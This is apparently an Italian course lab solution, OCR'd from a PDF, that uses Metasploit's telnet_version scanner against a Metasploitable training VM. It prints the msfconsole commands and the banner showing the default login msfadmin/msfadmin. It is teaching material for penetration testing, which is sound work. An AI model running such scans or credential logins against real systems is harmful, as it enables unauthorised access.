
Exploit Telnet con Metasploit

SOLUZIONE – CONSEGNA 1

Seguire gli step visti in teoria per sfruttare la vulnerabilità Telnet presente sulla Metasploitable, come di seguito. Avviare «msfconsole»

Settare il modulo auxiliary scanner/telnet/telnet_version con il comando «use» come da figura sotto



Utilizzare il parametro «show options» per controllare i parametri da configurare per l'exploit in base alle vostre configurazioni di rete come da requisiti.

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wik
                                        i/Using-Metasploit
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

msf6 auxiliary(scanner/telnet/telnet_version) >
```

Utilizzare la keyword «exploit» per avviare l'attacco, e recuperare le credenziali di accesso al servizio telnet.

```
sfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
```

Verificare la correttezza delle credenziali provando l'accesso al servizio telnet con il comando telnet seguito dall'ip della macchina.

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login:
```